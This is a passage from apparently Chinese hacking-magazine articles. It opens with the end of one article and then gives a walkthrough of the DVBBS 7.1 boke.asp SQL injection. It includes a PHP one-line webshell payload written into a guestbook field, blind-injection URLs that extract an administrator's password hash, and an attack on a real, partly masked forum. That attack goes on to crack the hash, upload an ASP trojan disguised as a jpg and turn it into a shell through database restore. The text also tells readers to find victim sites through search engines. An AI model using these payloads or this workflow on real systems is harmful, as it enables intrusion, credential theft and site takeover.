[default_tpl]|&|$Reg[treeview]|&|$Reg[perpage]|&|$Reg
[ads]|&|0|&|\n";
 $old=readfromfile($rootpath."data/userlist.php");
 writetofile($rootpath."data/userlist.php",$filecontent.
$old);
```




图2

用户的ID被过滤了，但是提交的主页链接没有任何过滤！可以写入自己的Php代码的！嘿嘿，现在就去获得webshell吧！在申请留言本的地方的主页链接里写上http://<? eval($_POST[a]);?>，这就是Php的一句话木马了！其他的随意！填好后提交，等提示成功后我们的webshell就在服务器上了，地址就是data/userlist.php，用木马客户端提交一个phpinfo()，访问后，如图2，呵呵，一个可爱的webshell。

很简单吧！其实修复也很简单的！只要把所有提交的变量过滤掉“<”、“>”等php需要的字符就可以了！存在这种漏洞的程序网上有很多，而且在Windows下如果是使用Apache的话，Php默认可是系统权限哦！

浅析DVBBS 7.1 (boke.asp)最新漏洞

职业欠钱（赵弼政）

大四最后一个学期了，又要跑招聘会，又要赶毕业设计，还报了个CCNA辅导班，忙到连DVBBS 7.1出了新漏洞都好几天了还浑然不知。这天在网上看到了利用程序，发现该程序是Perl编写的，要使用还得安装Perl编译器，真是麻烦，于是打算分析一下原理，找小z做个工具出来玩，好方便菜鸟使用。

首先根据公布的补丁和程序作者的提示得知，漏洞出现在boke/Cls_Main.asp的第205行，该句SQL语句为：Select [很多东西] From [Dv_Boke_User] U Inner Join [Dv_Boke_Skins] S On U.SkinID = S.S_ID，从这里看来，并没有任何参数，接着往下读代码：

```
If BokeName<>"" Then
  Sql = Sql & " where BokeName = '"&BokeName&"'"
```

原来只要BokeName不为空，就把SQL语句后面加上BokeName做条件参数！看来问题就应该是这里了，可是，这个BokeName怎么来的呢？使用搜索功能往上搜“BokeName”，很快找到了答案：

```
ArchiveLink = Lcase(Request.ServerVariables
("QUERY_STRING"))
        If ArchiveLink <> "" Then
    ArchiveLink = Split(ArchiveLink,".")
    If Instr(Lcase(ArchiveLink(0)),"show_")=0 Then
BokeName = Replace(ArchiveLink(0),".html","")
        Else
            ReDim ArchiveLink(5)
        End If
```

这里本来定义了一个ArchiveLink参数，而ArchiveLink是使用Request.ServerVariables("QUERY_STRING")方式得到的，只要ArchiveLink不为空，就把ArchiveLink用小数点“.”进行分割，取第一部分进行检查，只要不出现“show_”，就将其赋值给BokeName（这里还有一个Replace的过程，不过实际上它并没有起任何作用，大家不要被假象给忽悠了）。

或许这么说大家还有点犯晕，那我们来举个例子：当我们访问http://localhost/boke.asp?zyqq.a.b.c.html的时候，由于boke.asp包含并使用了Cls_Main.asp文件，因此它会取“?”后面的内容，也就是说：ArchiveLink=zyqq.a.b.c.html。

把它按小数点进行分割，第一部分就是zyqq了。也就是“BokeName=zyqq”，我们可以改变这里的内容进行注入。或许心急的读者已经开始实验了：http://localhost/boke.asp?zyqq' and '1'='1.html，可是大家会发现并不成功，并且提示语法错误，如图1。




图1

到底出了什么问题呢？我们把SQL语句显示出来看看：select [很多内容] from [dv_boke_user] u inner join [dv_boke_skins] s on u.skinid = s.s_id where BokeName = 'admin'%20and%20'1'='1'，看到了吧！SQL语句里出现了“%20”，导致了SQL语法错误！这是为什么呢？相信很多朋友一定都听前辈们说过，地址栏里的“%20”等于空格吧！为什么这里会出错？其实，问题出在ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING"))这一句代码上！平时大家玩的注入都是username=request("username")这种形式的，这种方式会自动将地址栏里被Unicode编码过的字符进行解码，而ArchiveLink = Lcase(Request.ServerVariables("QUERY_STRING"))方式则是原封不动的保留获得的数据，导致了“%20”没有被正确解码为空格进入了SQL语句，从而使得注入失败！

那么有没有办法进行注入呢？答案是肯定的（人家可是连工具都为我们提供了）！思考了一下，我们就可以想到，现在我们要做的注入无非就是不能使用空格和小数点而已。不能使用小数点，那么就不可以通过“[c:\test.mdb].admin”这种形式进行跨库（大家都知道，DVBBS自带的博客的数据库默认是和论坛分离的，这导致了我们只能获得博客里的密码信息，当然，大多数懒人在博客和论坛里的密码都是一样的）。

而不能使用空格实际上对我们而言，问题并不大。因为空格在SQL语句里不过是一个分隔符而已，而分隔符可并非只有空格这一个啊！我们可以在查询分析器里实验得知Select * from admin where username='admin'这样的SQL语句完全可以写成select*from[admin]where'admin'=username，效果是完全一样的，如果是SQL数据库的话，我们使用Select/**/*/**/from/**/admin/**/where/**/username='admin'也是完全没有问题的！OK，解决了这个问题，我们继续分析。使用Access打开boke程序的数据库，查看表里的内容如下：

查询1

UserID	UserName	NickName	BokeName	PassWord	BokeTitle
1	admin	admin	职业欠钱	469e80d32c0559f8	admin的博客

原来，BokeName和用户名并不完全一样。也就是说，如果有一个管理员用户名为admin，可是给自己的博客起名字的时候却叫做“职业欠钱”，那也是完全有可能的！再用一个图来证明一下，打开博客里的“博客索引”，就会出现所有的博客用户的信息，将鼠标在“博客名称”上悬停就可以看到地址：http://bbs.****.cn/boke.asp?programmer.index.html，其中，programmer才是BokeName。而他的用户名是“一天到晚游泳的鱼”，如图2。




图2

对我们而言，博客上管理员的密码或许才是我们最想要的。那么怎么样找到管理员的博客呢？其实很简单，注册一个ID登录后，单击用户信息，很快就可以确认了。当然，一般来说，最早开通的博客一般都是管理员的。下面开始注入：http://bbs.

****.cn/boke.asp?programmer' and' 0' =left(PassWord,1)and'' =' .index.htm，这是猜测博客名为 programmer 的用户（"一天到晚游泳的鱼"）的第一位密码是否为 0。然后一位一位的猜完了后，组合在一起，到 http://xmd5.org 一类的 MD5 查询网站去查询是否弱口令。

好了，原理清楚了，小 z 的工具也就能做出来了。我们现在到 Yahoo 等搜索引擎去找 DVBBS7.1 或者直接搜索"Power by iBoker"就可以找到好多目标。我们以 http://www.t**deng.com/bbs/boke.asp 为例，经过简单的查看，如图3。看来 ayou 这个人很像管理员哟！到论坛上验证一下，果然没错！那么咱们把目标就锁定在他身上了。打开小 z 做的工具，如图4。将目标站的 boke.asp 完整路径写入"地址栏"处，再将对方的 bokename 写进来（也就是访问 boke.asp?xxxx.index.html 里的 xxxx），此处我们填入 ayou。单击"开始"按钮，很快就得到了他密码的 MD5 散列，到 http://xmd5.org 上查询，如图5。




图 3




图 4




图 5




图 6

到论坛上使用用户名 ayou 和查出来的密码登录，发现后台用户名和密码也完全一样，于是毫不客气的将一个 ASP 木马改名为 jpg 扩展名上传，如图6。再到后台使用数据库恢复功能得到 shell：把图片地址的相对路径"../UploadFile/2006-3/20063141812455039.jpg"填入"备份数据库路径(相对)："，再填入"目标数据库路径(相对)："，比如"../shell.asp"，单击"恢复数据"按钮，如图7。

